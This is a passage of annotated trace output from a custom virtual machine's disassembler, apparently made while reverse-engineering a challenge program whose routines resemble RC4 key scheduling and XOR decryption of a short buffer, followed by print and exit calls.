0x90: [r8:r1] = r4 //change [r8+r0] and [r8+r1]
0x92: r0 = r0 + r2 //r0 += 1
0x94: r4 = r3 - r0 //r4 = 0xFF-r0
0x96: jns 0xE2
0x7A: r4 = [r8+r0]
0x7C: r1 = r1 + r4
0x7E: r4 = r0 / r10
0x80: r4 = r4 * r10
0x82: r4 = r0 - r4
0x84: r4 = [r9+r4]
0x86: r1 = r1 + r4
0x88: r1 = r1 & r3
0x8A: r4 = [r8+r0]
0x8C: r5 = [r8+r1]
0x8E: [r8:r0] = r5
0x90: [r8:r1] = r4
0x92: r0 = r0 + r2
0x94: r4 = r3 - r0
```

```
79 0x96: jns 0xE2
   0x7A: r4 = [r8+r0]
81 0x7C: r1 = r1 + r4
   0x7E: r4 = r0 / r10
83 0x80: r4 = r4 * r10
   0x82: r4 = r0 - r4
85 0x84: r4 = [r9+r4]
   0x86: r1 = r1 + r4
87 0x88: r1 = r1 & r3
   0x8A: r4 = [r8+r0]
89 0x8C: r5 = [r8+r1]
   0x8E: [r8:r0] = r5
91 0x90: [r8:r1] = r4
   0x92: r0 = r0 + r2
93 0x94: r4 = r3 - r0
   0x96: jns 0xE2
95 0x7A: r4 = [r8+r0]
   0x7C: r1 = r1 + r4
97 0x7E: r4 = r0 / r10
   0x80: r4 = r4 * r10
99 0x82: r4 = r0 - r4
   0x84: r4 = [r9+r4]
101 0x86: r1 = r1 + r4
   0x88: r1 = r1 & r3
103 0x8A: r4 = [r8+r0]
   0x8C: r5 = [r8+r1]
105 0x8E: [r8:r0] = r5
   0x90: [r8:r1] = r4
107 0x92: r0 = r0 + r2
   0x94: r4 = r3 - r0
109 0x96: jns 0xE2
   0x7A: r4 = [r8+r0]
111 0x7C: r1 = r1 + r4
   0x7E: r4 = r0 / r10
113 0x80: r4 = r4 * r10
   0x82: r4 = r0 - r4
115 0x84: r4 = [r9+r4]
   0x86: r1 = r1 + r4
117 0x88: r1 = r1 & r3
   0x8A: r4 = [r8+r0]
119 0x8C: r5 = [r8+r1]
   0x8E: [r8:r0] = r5
121 0x90: [r8:r1] = r4
   0x92: r0 = r0 + r2
123 0x94: r4 = r3 - r0
   0x96: jns 0xE2
125 cant determine nb of loop, jmp out
   0x98: ret 0xF
```

```
127 0x18: mov h0 0x10
    0x1A: mov l0 0x0 //r0=0x1000
129 0x1C: mov h1 0x1
    0x1E: mov l1 0xB2 //r1=0x1B2
131 0x20: mov h2 0x0
    0x22: mov l2 0x29 //r2=0x29
133 0x24: call 0x76
    0x9C: js 0x0
135 0x9E: r8 = r0 & r0 //r8=0x1000
    0xA0: r9 = r1 & r1 //r9=0x1B2
137 0xA2: r10 = r2 & r2 //r10=0x29
    0xA4: r0 = r0 ^ r0 // r0=0
139 0xA6: r1 = r0 & r0 // r1=0
    0xA8: r2 = r0 & r0 // r2=0
141 0xAA: mov h3 0x0
    0xAC: mov l3 0xFF // r3=0xFF
143 0xAE: mov h4 0x0
    0xB0: mov l4 0x1 // r4=0x1
145 0xB2: r0 = r2 + r4 //r0 += 1
    0xB4: r0 = r0 & r3 //r0 = r0&0xFF
147 0xB6: r5 = [r8+r0] //r5=[0x1000+r0]
    0xB8: r1 = r1 + r5 //r1 += r5
149 0xBA: r1 = r1 & r3 //r1 = r1 &0xFF
    0xBC: r5 = [r8+r0]
151 0xBE: r6 = [r8+r1]
    0xC0: [r8:r0] = r6
153 0xC2: [r8:r1] = r5 //change[0x1000+r0] and [0x1000+r1]
    0xC4: r5 = r5 + r6 //
155 0xC6: r5 = r5 & r3 //r5=([0x1000+r0]+[0x1000+r1])&0xFF
    0xC8: r5 = [r8+r5]
157 0xCA: r6 = [r9+r2]
    0xCC: r6 = r6 ^ r5
159 0xCE: [r9:r2] = r6 //[0x1B2+r0]=r5^[0x1B2+r0]
    0xD0: r2 = r2 + r4 //r2 += 1
161 0xD2: r5 = r10 - r2 //r5=0x29-r2
    opcode not known, 0xA7 0xDC
163 0xD6: ret 0xF
    0x26: mov h0 0x11
165 0x28: mov l0 0x0 //r0=0x1100
    0x2A: call 0xB4
167 0xE0: syscall 0x3
    0xE2: ret 0xF
169 0x2C: call 0xB6
    0xE4: mov h1 0x0
171 0xE6: mov l1 0x1 //r1=0x1
    0xE8: mov h2 0x1
173 0xEA: mov l2 0x0 //r2=0x100
    0xEC: r3 = [r0+r1] [0x1000+1]
```

```
175 0xEE: r1 = r1 - r1
    0xF0: r4 = [r0+r1] [0x1000]
177 0xF2: r4 = r4 * r2
    0xF4: r0 = r3 ^ r4 //r0= [0x1001]^(0x100*[0x1000])
179 0xF6: ret 0xF       //r0 = nb cpy cycles
    0x2E: r10 = r0 & r0 //r10=r0
181 0x30: mov h1 0x0
    0x32: mov l1 0x24 //r1=0x24
183 0x34: mov h0 0x1
    0x36: mov l0 0xB2 //r0=0x1B2
185 0x38: call 0xBE
    0xF8: r2 = r2 ^ r2 //r2=0
187 0xFA: mov h3 0x0
    0xFC: mov l3 0x1 //r3=0x1
189 0xFE: r4 = r4 ^ r4 //r4=0
    0x100: r4 = [r0+r2] //
191 0x102: r4 = r4 & r4
    0x104: jz 0x8         //while [0x1B2+i] != 0
193 0x106: r4 = r4 - r1   //   r4=[0x1B2+i]-0x24
    0x108: jz 0x6         //   while r4 != 0
195 0x10A: r0 = r0 + r3   //     i++
    0x10C: jnz 0xF0
197 0xFE: r4 = r4 ^ r4
    0x100: r4 = [r0+r2]
199 0x102: r4 = r4 & r4
    0x104: jz 0x8
201 0x106: r4 = r4 - r1
    0x108: jz 0x6
203 0x10A: r0 = r0 + r3
    0x10C: jnz 0xF0
205 0xFE: r4 = r4 ^ r4
    0x100: r4 = [r0+r2]
207 0x102: r4 = r4 & r4
    0x104: jz 0x8
209 0x106: r4 = r4 - r1
    0x108: jz 0x6
211 0x10A: r0 = r0 + r3
    0x10C: jnz 0xF0
213 0xFE: r4 = r4 ^ r4
    0x100: r4 = [r0+r2]
215 0x102: r4 = r4 & r4
    0x104: jz 0x8
217 0x106: r4 = r4 - r1
    0x108: jz 0x6
219 0x10A: r0 = r0 + r3
    0x10C: jnz 0xF0
221 cant determine nb of loop, jmp out
    0x10E: r0 = r0 ^ r0 //r0=0
```

```
223 0x110: ret 0xF
    0x3A: r1 = r10 & r10 //r1=r10
225 0x3C: call 0x100+ 0xA
    0x148: mov h4 0x27
227 0x14A: mov l4 0x10 //r4=0x2710
    0x14C: mov h5 0x0
229 0x14E: mov l5 0xA //r5=0xA
    0x150: r6 = r6 ^ r6 //r6=0
231 0x152: mov h7 0x0
    0x154: mov l7 0x1 //r7=0x1
233 0x156: r0 = r0 - r7
    0x158: r0 = r0 + r7
235 0x15A: r2 = r1 / r4
    0x15C: r3 = r2 * r4
237 0x15E: r1 = r1 - r3 //r1=r1%r4
    0x160: r4 = r4 / r5 //r4=r4/0xA
239 0x162: mov h8 0x0
    0x164: mov l8 0x20 //r8=0x20
241 0x166: r3 = r3 ^ r3 //r3=0
    0x168: [r0:r3] = r8 //
243 0x16A: r6 = r6 ^ r2
    opcode not known, 0xA3 0xEA
245 0x16E: mov h8 0x0
    0x170: mov l8 0x30
247 0x172: r8 = r8 + r2
    0x174: [r0:r3] = r8
249 0x176: r4 = r4 & r4
    opcode not known, 0xA7 0xDE
251 0x17A: ret 0xF
    0x3E: mov h1 0x0
253 0x40: mov l1 0x29
    0x42: mov h0 0x1
255 0x44: mov l0 0xB2
    0x46: call 0x94
257 0xDC: syscall print
    0xDE: ret 0xF
259 0x48: mov h1 0x0
    0x4A: mov l1 0x9
261 0x4C: mov h0 0x1
    0x4E: mov l0 0xA8
263 0x50: call 0x8A
    0xDC: syscall print
265 0xDE: ret 0xF
    0x52: js 0x84
267 0xD8: syscall exit
```